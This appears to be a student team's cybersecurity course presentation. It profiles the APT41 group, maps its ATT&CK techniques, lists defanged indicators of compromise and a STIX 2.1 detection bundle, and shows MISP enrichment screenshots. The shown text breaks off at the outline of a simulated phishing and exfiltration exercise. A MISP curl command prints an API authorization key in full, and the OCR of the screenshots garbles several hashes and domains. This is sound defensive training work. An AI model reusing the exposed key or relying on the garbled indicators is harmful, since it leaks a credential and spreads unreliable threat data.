

2025



FINAL PRESENTAION

Made by: CyberSentinels

Team:

Omar Mohamed Hatem Abdelrahman

Ziad Osman Emam

Youssef Khaled Tawfiq

Nour Mohamed Elsharnoby

Mohamed Ahmed Abou Ouf

Table of Contents

1	Week 1.....	3
1.1	Threat Actor Profiling.....	3
1.1.1	Executive Summary	3
1.1.2	Background	3
1.1.3	Target Profile.....	3
1.1.4	Tactics, Techniques, and Procedures (TTPs)	4
1.1.5	Tools and Malware.....	4
1.1.6	Diamond Model of Intrusion	5
1.1.7	Indicators of Compromise (IOCs)	5
1.1.8	Normal Table.....	5
1.1.9	Stix 2.1	6
1.1.10	Summary	12
1.2	IOC Enrichment	12
2	Week 2.....	15
2.1	Phishing Attack Scenario	15
2.1.1	Introduction.....	15
2.1.2	Attack Timeline (Ordered).....	15
2.1.3	Attack Steps (With Explanation + Commands + TTPs).....	16
2.1.4	Conclusion	23
2.2	Alerts and Detection	23
2.2.1	Logs.....	23
2.2.2	Rules	24
2.2.3	Alerts.....	25
3	Week 3.....	26
3.1	ATT&CK Navigator Heatmap	26
3.2	Gap Analysis	26
4	Week 4.....	34
4.1	Threat Hunting Report	34
4.1.1	Executive Summary	34
4.1.2	Hunt Hypothesis.....	35

4.1.3	Threat Background.....	35
4.1.4	Data Sources Reviewed	35
4.1.5	Tools & Techniques Used	35
4.1.6	Indicators & Behaviors Searched.....	36
4.1.7	Queries Used	36
4.1.8	Findings.....	38
4.1.9	Impact Assessment.....	38
4.1.10	Recommendations	38
4.1.11	Response	39
4.1.12	Detection Opportunities (High Value)	39
5	NIST Cybersecurity Framework (CSF) Alignment:	40
6	References	41

1 Week 1

1.1 Threat Actor Profiling

1.1.1 Executive Summary

APT41 is a **Chinese state-sponsored threat group** active since at least **2012**, known for conducting both **cyber espionage** and **financially motivated operations**. The group has targeted a wide range of industries globally, including **healthcare, telecom, technology, finance, education, retail, and video games**. Their dual-purpose operations make them unique among Chinese APTs, blending state objectives with personal profit.

1.1.2 Background

- **Aliases:** Wicked Panda, BARIUM, Brass Typhoon, Winnti, Double Dragon
- **Attribution:** People's Republic of China (PRC)
- **Motivation:**
 - **Espionage** – supporting state intelligence objectives.
 - **Financial Gain** – targeting gaming and financial sectors for profit.
- **Notable Activity:**
 - ❖ **2010-2012:** Increased focus on the gaming industry.
 - ❖ **2017:** Notable supply chain attacks via CCleaner, demonstrating sophisticated capabilities.
 - ❖ **2019:** Official identification as APT41; conducted wide-ranging campaigns exploiting zero-day vulnerabilities.
 - ❖ **2020:** U.S. Department of Justice indicted several members for compromising over 100 companies globally.
 - ❖ **2021-2023:** Adapted to and exploited emerging vulnerabilities like Log4Shell and targeted attacks on U.S. state governments

1.1.3 Target Profile

- **Industries:** Healthcare, telecom, education, finance, retail, video games, government.
- **Geography:** Global operations, with a strong focus on the **United States** and **Asia-Pacific**.
- **Victimology:**
 - Surveillance of government and defense entities.
 - Theft of intellectual property from private companies.

- Compromise of video game companies for financial gain.

1.1.4 Tactics, Techniques, and Procedures (TTPs)

MITRE ATT&CK Mapping

- **Initial Access:**
 - Exploit Public-Facing Applications (T1190)
 - Spearphishing Attachment (T1566.001)
- **Execution:**
 - Command and Scripting Interpreter: PowerShell (T1059.001)
- **Persistence:**
 - Web Shells (T1505.003)
 - Scheduled Tasks (T1053.005)
- **Privilege Escalation:**
 - Exploitation for Privilege Escalation (T1068)
- **Credential Access:**
 - Credential Dumping with Mimikatz (T1003.001)
- **Defense Evasion:**
 - Obfuscated/Encrypted Files (T1027)
- **Exfiltration:**
 - Exfiltration Over Web Services (T1567.002)

1.1.5 Tools and Malware


APT41 has used a wide arsenal of malware and tools, including:

- **PlugX**
- **ShadowPad**
- **Cobalt Strike** (beacons)
- **Gh0st RAT**
- **Winnti for Linux** (trojan)
- **Mimikatz** (credential theft)

- **SQLmap** (database exploitation)

1.1.6 Diamond Model of Intrusion

- **Adversary:** APT41 (Chinese state-sponsored group).
- **Capability:** Malware families (PlugX, ShadowPad, Winnti), exploitation of zero-days.
- **Infrastructure:** C2 servers, compromised domains, cloud-based exfiltration.
- **Victim:** Global enterprises in healthcare, finance, telecom, and government.



1.1.7 Indicators of Compromise (IOCs)

1.1.8 Normal Table

Type	Indicator
FileHash-MD5	100b463eff8295ba617d3ad6df5325c6
FileHash-MD5	125b257520d16d759b112399c3cd1466
FileHash-MD5	15097a32b515d10ad6d793d2d820f2a8
FileHash-MD5	2cd15977b72d5d74fadedfde2ce8934f
FileHash-MD5	2f9d2d8c4f2c50cc4d2e156b9985e7ca
FileHash-MD5	3021c9bca4ef3aa672461ecadc4718e6
FileHash-MD5	3af014db9be1a04e8b312b55d4479f69
FileHash-MD5	4708a2ae3a5f008c87e68ed04a081f18
FileHash-MD5	740d6eb97329944d82317849f9bbd633
FileHash-MD5	91d10c25497cadb7249d47ae8ec94766
FileHash-MD5	9b00b6f93b70f09d8b35fa9a22b3cba1
FileHash-MD5	9b4f0f94133650b19474af6b5709e773
FileHash-MD5	9d53a0336acfb9e4df11162ccf7383a0
FileHash-MD5	a052536e671c513221f788de2e62316c



FileHash-MD5	a236dce873845ba4d3ccd8d5a4e1aefd
FileHash-MD5	c149252a0a3b1f5724fd76f704a1e0af
FileHash-MD5	c3ed337e2891736db6334a5f1d37dc0f
FileHash-MD5	c7188c39b5c53ecbd3aec77a856ddf0c
FileHash-MD5	f1025fcad036aad8bf124df8c9650bbc
URL	hxxp[:]//chyedweeyaxkavyccenwjvqrgvyj0o1y[.]oast[.]fun/aaa
URL	hxxp[:]//github[.]githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
URL	hxxp[:]//toun[.]callback[.]red/aaa
domain	azure[.]online
domain	msn-microsoft[.]org
domain	s3-azure[.]com
domain	upload-microsoft[.]com
hostname	ap-northeast-1[.]s3-azure[.]com
hostname	chyedweeyaxkavyccenwjvqrgvyj0o1y[.]oast[.]fun
hostname	github[.]githubassets[.]net
hostname	ns1[.]s3-azure[.]com
hostname	ns2[.]s3-azure[.]com
hostname	toun[.]callback[.]red
hostname	www[.]msn-microsoft[.]org
hostname	www[.]upload-microsoft[.]com
IPv4	107[.]182[.]24[.]70
IPv4	108[.]72[.]244[.]95
IPv4	110[.]45[.]165[.]238
IPv4	121[.]126[.]239[.]192
IPv4	144[.]202[.]98[.]198

1.1.9 Stix 2.1

```
{
  "id": "bundle--55cb46fa-057b-406a-b93f-933a97e38e25",
  "objects": [
    {
      "created": "2025-08-21T07:07:32.474Z",
      "created_by_ref": "identity--ab072f15-9b87-4ee1-898f-b584d41f29b0",
      "id": "report--55cb46fa-057b-406a-b93f-933a97e38e25",
      "labels": [
        "threat-report"
      ],
      "modified": "2025-09-19T10:04:41.410Z",
      "name": "SOC files: an APT41 attack on government IT services in Africa",
      "object_refs": [
        "identity--ab072f15-9b87-4ee1-898f-b584d41f29b0",
        "indicator--33fda4a5-a93a-4fab-b03e-e8286a75b0d0",
        "indicator--c1763f54-5db9-4fa6-a104-e6e5bf0dd0c2",

```



```
"indicator--5c5c046d-0b51-465e-adfa-1dfb652adf64",
"indicator--cc6b00e3-32b0-48c3-9257-d74ed5673ab9",
"indicator--fe58efad-2b67-4f28-81b3-af445d5ebf24",
"indicator--2e561626-39ce-482a-93ab-1d5a5d23144b",
"indicator--6dbc0092-bb17-4ed3-8906-7f8ef324f016",
"indicator--4b2fba9f-a60d-4f78-ad54-c8180f3c1ac5",
"threat-actor--eb6cf2a7-7aa8-4fd1-b570-d5d8a628b9e8"
],
"published": "2025-08-21T07:07:32.474Z",
"spec_version": "2.1",
"type": "report"
},
{
  "contact_information": "https://otx.alienvault.com/",
  "created": "2025-08-21T07:07:32.474Z",
  "id": "identity--ab072f15-9b87-4ee1-898f-b584d41f29b0",
  "identity_class": "organization",
  "modified": "2025-08-21T07:07:32.474Z",
  "name": "Open Threat Exchange",
  "spec_version": "2.1",
  "type": "identity"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--33fda4a5-a93a-4fab-b03e-e8286a75b0d0",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '100b463eff8295ba617d3ad6df5325c6']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--c1763f54-5db9-4fa6-a104-e6e5bf0dd0c2",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '125b257520d16d759b112399c3cd1466']",
  "pattern_type": "stix",
```




```
"pattern_version": "2.1",
"spec_version": "2.1",
"type": "indicator",
"valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--8c464136-8879-49bc-a8af-b97948dda265",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '15097a32b515d10ad6d793d2d820f2a8']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--14d8b921-8931-4ee8-8d10-49b2a11373f9",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '740d6eb97329944d82317849f9bbd633']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--75a25aea-9583-4a0d-8966-5139b5f5b8bb",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[file:hashes.MD5 = '91d10c25497cadb7249d47ae8ec94766']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
```



```
"valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--e9bb3831-763f-4d6b-8679-278cbbd81876",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'msn-microsoft.org']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--10e21d97-4235-404e-b988-e86733c0f260",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'upload-microsoft.com']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--0863ca05-03ef-4697-825f-38a06954e327",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'ap-northeast-1.s3-azure.com']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
```



```
"created": "2025-08-21T07:07:32.000Z",
"description": "",
"id": "indicator--89a620ba-d1dc-4c8b-9e87-aff259f9942e",
"labels": [],
"modified": "2025-08-21T07:07:32.000Z",
"name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
"pattern": "[domain-name:value = 'github.githubassets.net']",
"pattern_type": "stix",
"pattern_version": "2.1",
"spec_version": "2.1",
"type": "indicator",
"valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--2e561626-39ce-482a-93ab-1d5a5d23144b",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'toun.callback.red']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--6dbc0092-bb17-4ed3-8906-7f8ef324f016",
  "labels": [],
  "modified": "2025-08-21T07:07:32.000Z",
  "name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
  "pattern": "[domain-name:value = 'www.msn-microsoft.org']",
  "pattern_type": "stix",
  "pattern_version": "2.1",
  "spec_version": "2.1",
  "type": "indicator",
  "valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "created": "2025-08-21T07:07:32.000Z",
  "description": "",
  "id": "indicator--4b2fba9f-a60d-4f78-ad54-c8180f3c1ac5",
```





```
"labels": [],
"modified": "2025-08-21T07:07:32.000Z",
"name": "OTX pulse_name=SOC files: an APT41 attack on government IT services in Africa",
"pattern": "[domain-name:value = 'www.upload-microsoft.com']",
"pattern_type": "stix",
"pattern_version": "2.1",
"spec_version": "2.1",
"type": "indicator",
"valid_from": "2025-08-21T07:07:32.000Z"
},
{
  "aliases": null,
  "created": "2025-08-21T07:07:32.474Z",
  "description": [
    "APT41 is a prolific cyber threat group that carries out Chinese state-sponsored espionage activity in addition to financially motivated activity potentially outside of state control."
  ],
  "external_references": [
    [
      {
        "source_name": "MISP Threat Actor list",
        "url": "https://www.fireeye.com/blog/threat-research/2019/08/apt41-dual-espionage-and-cyber-crime-operation.html"
      },
      {
        "source_name": "MISP Threat Actor list",
        "url": "https://unit42.paloaltonetworks.com/apt41-using-new-speculoos-backdoor-to-target-organizations-globally/"
      }
    ]
  ],
  "id": "threat-actor--eb6cf2a7-7aa8-4fd1-b570-d5d8a628b9e8",
  "labels": [
    "activist"
  ],
  "modified": "2025-08-21T07:07:32.474Z",
  "name": "APT41",
  "spec_version": "2.1",
  "type": "threat-actor"
}
],
"spec_version": "2.1",
"type": "bundle"
}
```

1.1.10 Summary

APT41 remains one of the **most versatile and dangerous Chinese APTs**, capable of both **state espionage** and **criminal operations**. Their use of **supply chain attacks** and **zero-day exploits** demonstrates advanced capabilities. Organizations should prioritize **patch management**, **network segmentation**, and **monitoring for ATT&CK techniques** associated with APT41.

1.2 IOC Enrichment



Not secure https://localhost/attributes/index

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MSP Admin Log out

Date	Event	Org	Category	Type	Value	Tags	Galaxies	Comment	Corre
2025-08-25	1		Payload	md5	100b463ef8295ba817d3ad8d5325c6				☒
2025-08-25	1		Payload	md5	125b267520d16d759b112399c3cd1466				☒
2025-08-25	1		Payload	md5	1509/a32b615d10ad6d73d2d3202a8				☒
2025-08-25	1		Payload	md5	2cd15977672d5d74fadedfde2ce8934f				☒
2025-08-25	1		Payload	md5	2f8d2d8c4f2c50cc4d2e15fb9985e7ca				☒
2025-08-25	1		Payload	md5	3021c9bca4ef3aa672461ecad4718e6				☒
2025-08-25	1		Payload	md5	3af014db5be1a04e8b312b5544479f99				☒
2025-08-25	1		Payload	md5	4708a2ae3af008c87e68ed94a081f18				☒
2025-08-25	1		Payload	md5	740d6eb97329944d82317849f96bd8633				☒
2025-08-25	1		Payload	md5	91d10c25497cadb7249d47ae8ec94796				☒
2025-08-25	1		Payload	md5	9b00b693b70f06d8b35fa9a22b3cba1				☒
2025-08-25	1		Payload	md5	9b4f0f64133650b19474a865709e773				☒

Download: Server PGP public key Powered by MSP 2.6.26 - 2025-11-29 16:28:20

21°C عالم غابت Search ENG 6:28 PM 11/29/2025

Not secure https://localhost/attributes/index

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MSP Admin Log out

2025-11-29	1		Other	text	STIX 2.1				☐
2025-06-10	2		Payload	md5	1ca009e207ed211c8b6596e35043b6			/ MD5 of 50124174a4ac0d65bfb8b0966538829d1589edc73aa7cf38502e57aa5513390	☒
2025-06-10	2		Payload	md5	2ec4eeabb8f5c2970dcffdcdb90e3			/ MD5 of 151257e9dfda476cdfa993266ad3255104d72a98f9265caa8417a5fe1df5d7	☒
2025-06-10	2		Payload	md5	65data9026cf171a5a779bc5ee45fb1			ALF AGGR ExcelsiorNPA 99lml / MD5 of 3b88b3efbdc86383ee973bc92020b8931ce1c13cd75cd1cda2fa302791c2c4fb	☒
2025-06-10	2		Payload	md5	876fb1b0275a653c4210aa01c2698ec			ALF AGGR ExcelsiorNPA 99lml / MD5 of 469b534bec827be03c0823e72e7b4da0b84f53199040705da203989ef154406a	☒
2025-06-10	2		Payload	sha1	aa04cf0208789ecd43e14291273c3a40196d07			ALF AGGR ExcelsiorNPA 99lml / SHA1 of 469b534bec827be03c0823e72e7b4da0b84f53199040705da203989ef154406a	☒
2025-06-10	2		Payload	sha1	a6a29846269107b9fd3bc9389ef9d7438b7ae1			ALF AGGR ExcelsiorNPA 99lml / SHA1 of 3b88b3efbdc86383ee973bc92020b8931ce1c13cd75cd1cda2fa302791c2c4fb	☒
2025-06-10	2		Payload	sha1	df5ba7ca764053a0eb4dc48d9251c11928b8024			/ SHA1 of 50124174a4ac0d65bfb8b0966538829d1589edc73aa7cf38502e57aa5513390	☒
2025-06-10	2		Payload	sha1	e7ad8d1d670757eba24734992af54a6003e35a7d			/ SHA1 of 151257e9dfda476cdfa993266ad3255104d72a98f9265caa8417a5fe1df5d7	☒
2025-06-10	2		Payload	sha256	151257e9dfda476cdfa993266ad3255104d72a98f9265caa8417a5fe1df5d7				☒
2025-06-10	2		Payload	sha256	3b88b3efbdc86383ee973bc92020b8931ce1c13cd75cd1cda2fa302791c2c4fb			ALF AGGR ExcelsiorNPA 99lml	☒
2025-06-10	2		Payload	sha256	469b534bec827be03c0823e72e7b4da0b84f53199040705da203989ef154406a			ALF AGGR ExcelsiorNPA 99lml	☒

Download: Server PGP public key Powered by MSP 2.6.26 - 2025-11-29 16:28:20

21°C عالم غابت Search ENG 6:28 PM 11/29/2025



Not secure https://localhost/attributes/index

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MISP Admin Log out

Activity	Source	Destination	Domain	URL	Actions	Check
2025-08-25	1	Network activity	domain	msn-microsoft.org	  	☒
2025-08-25	1	Network activity	domain	s3-azure.com	  	☒
2025-08-25	1	Network activity	domain	upload-microsoft.com	  	☒
2025-08-25	1	Network activity	domain	ap-northeast-1.s3-azure.com	  	☒
2025-08-25	1	Network activity	domain	chyedweeyaxkavycemwvgsagvyfofy.oast.fun	  	☒
2025-08-25	1	Network activity	domain	github.githubassets.net	  	☒
2025-08-25	1	Network activity	domain	ns1.s3-azure.com	  	☒
2025-08-25	1	Network activity	domain	ns2.s3-azure.com	  	☒
2025-08-25	1	Network activity	domain	loun.callback.red	  	☒
2025-08-25	1	Network activity	domain	www.msn-microsoft.org	  	☒
2025-08-25	1	Network activity	domain	www.upload-microsoft.com	  	☒
2025-11-29	1	External analysis	attachment	68abf0f568716f065e3384.json	  	☐

Download Server PGP public key Powered by MISP 2.6.26 - 2025-11-29 16:28:20

21°C 21°C 21°C

Search

ENG 6:29 PM 11/29/2025

```
C:\Windows\System32\cmd.exe
[
{
  "Job": {
    "id": "5",
    "worker": "prio",
    "job_type": "enrichment",
    "job_input": "Attribute ID: 48 modules: [\"virustotal\"]",
    "status": "0",
    "retries": "0",
    "message": "Added 1 attribute.",
    "progress": "100",
    "org_id": "1",
    "process_id": "25e0dc9d-7a69-421d-a989-aefd9a10beac",
    "date_created": "2025-11-29 04:30:11",
    "date_modified": "2025-11-29 04:30:11",
    "job_status": "Completed",
    "failed": false,
    "worker_status": true
  },
  "Org": {
    "id": "1",
    "name": "ADMIN",
    "uuid": "731d8072-44df-486f-8a25-9ec1695a6811"
  }
},
{
  "Job": {
    "id": "4",
    "worker": "prio",
    "job_type": "publish_event",
    "job_input": "Event ID: 2",
    "status": "4",
    "retries": "0",
    "message": "Event published.",
    "progress": "100",
    "org_id": "1",
    "process_id": "94757e8e-ab16-41e4-b4d7-2f34b1847afe",
    "date_created": "2025-11-29 03:14:06",
    "date_modified": "2025-11-29 03:14:06",
    "job_status": "Completed",
  }
}
```



```
C:\Windows\System32\cmd.exe
C:\Users\noure\New folder\misp-docker>curl -i -H "Authorization: 38rQYCaQ5JvU1kCChfU2nqIL2t2Cz0Sff0VvoiJr" -H "Accept: application/json" -k https://localhost/jobs/index
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 29 Nov 2025 16:20:48 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 5279
Connection: keep-alive
Set-Cookie: MISF-381188c4-edb8-45a2-9e4c-3a986e0cb93a=a002f1c2874e54ade9fafb84a3151fd5; expires=Sat, 29 Nov 2025 17:20:48 GMT; Max-Age=3600; path=/; secure; HttpOnly; SameSite=Lax
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 29 Nov 2025 16:20:48 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Username: admin@admin.test/API/2
Strict-Transport-Security: max-age=15768000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Robots-Tag: none

[
  {
    "Job": {
      "id": "7",
      "worker": "prio",
      "job_type": "enrichment",
      "job_input": "Attribute ID: 58 modules: [\\\"virustotal\\\"]",
      "status": "0",
      "retries": "0",
      "message": "Added 1 attribute.",
      "progress": "100",
      "org_id": "1",
      "process_id": "93044fbc-ce39-4011-aef5-2a1409cff85b",
      "date_created": "2025-11-29 16:10:24",
      "date_modified": "2025-11-29 16:10:24",
      "job_status": "Completed",
      "failed": false,
      "worker_status": true
    }
  }
]
```

2 Week 2

2.1 Phishing Attack Scenario

Environment: Ubuntu VM + Local Attacker Machine

2.1.1 Introduction

This document describes the full lifecycle of a phishing-based attack simulation, starting from reconnaissance and persistence, through execution and staging, and ending with data exfiltration using unencrypted HTTP.

The attack is mapped to MITRE ATT&CK TTPs throughout the document.

2.1.2 Attack Timeline (Ordered)

T1087.001 Account Discovery

T1543.002 Persistence via systemd Service

T1059.004 Bash Execution

T1059.006 Python Execution

T1560.001 Archive/Staging Collected Data

T1071.001 Exfiltration Over Web Protocol (HTTP/S)

T1048.003 Exfiltration Over Unencrypted/Non-C2 Protocol

